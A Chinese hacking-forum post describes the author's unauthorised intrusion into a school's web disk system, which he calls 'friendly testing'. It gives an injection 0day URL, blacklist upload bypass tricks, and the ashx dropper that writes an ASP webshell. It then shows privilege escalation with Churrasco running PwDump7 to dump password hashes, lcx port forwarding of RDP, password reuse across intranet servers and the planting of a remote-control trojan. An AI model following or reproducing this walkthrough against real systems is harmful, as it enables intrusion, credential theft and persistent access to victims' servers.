菜鸟毕竟是菜鸟，也没什么写的，原创什么的都没什么写的。

发完这篇文章坐等id被ban。不管怎么的，还是自己的原创。

引用坛子里的一句话：**祝论坛又好又快发展，超过80sec，超过t 00ls实现与国际化接轨，成为真正的国际交流网络技术圈子！**

本人4月底接触hack，只是因为寝室哥们些喜欢玩游戏（本人不喜欢玩游戏，总得找找事做，慢慢就玩上了，每天花在这方面的时间也不长，就差不多两个小时左右）


上面的都是空话，下面正文开始，ps：大牛们还是别看了，真心很垃圾。嘿嘿

无聊，就友情检测了xxxxx学校的网站。发现有桃源网盘这个。



本身这个系统有注入0day，http://网站地址/myly.aspx?username=注册的用户名

这里就不用它了，直接测试用户进入。（如果没有测试用户，完全可以用这个地址<http://www.wz2sy.net:82/search_user.aspx>，随便找个用户进行社工，利用找回密码这个功能）



进入上传页面，发现上传过滤是采用黑名单检测，黑名单检测突破的方法简单的有几种方法

（科普一下）

文件名大小写突破，如AsP，pHp;


利用特殊文件名绕过，如yueyan.asp 注意这里有个空格 （可以利用一些工具构造这样的文件名如burp等） 在win系统中空格是不被允许的，会被过滤掉。

利用ashx文件突破；


利用.htaccess文件进行突破。



这里我选用ashx进行突破。



上传后查找路径。



<http://www.wz2sy.net:82/myfile/guest/yueyan.ashx>

打开后之后会在同目录下身穿root.asp的一个文件。

<http://www.wz2sy.net:82/myfile/guest/root.asp>

双击yueyan.ashx,打开之。





菜刀连接之，上传装b的一个0day.aspx(没什么用的，就自己用着方便)，配合同一目录巴西烤肉使用的。（双击0day.aspx打开）




运行<http://www.wz2sy.net:82/data/0day.aspx>

命令执行完成。




上传[PwDump7](http://down.51cto.com/data/179931)抓取hash。

D:\webdisk\data\churrasco.exe "PwDump7.exe >1.txt"




得到hash后去解密，网站是<http://www.objectif-securite.ch/en/products.php?drgn=1>


由于服务器在内网，今夕端口转发。本机执行lcx -listen 51 33891




网站终端执行如下语句。




连接127.0.0.1:33891





服务器最常见的漏洞就是同一个管理员的密码相同。如图：



内网的服务器差不多都开了3389 ，用默认系统账号和密码连接之。



最后放在一个可以突破内网的远控里面放着他们。

By:yueyan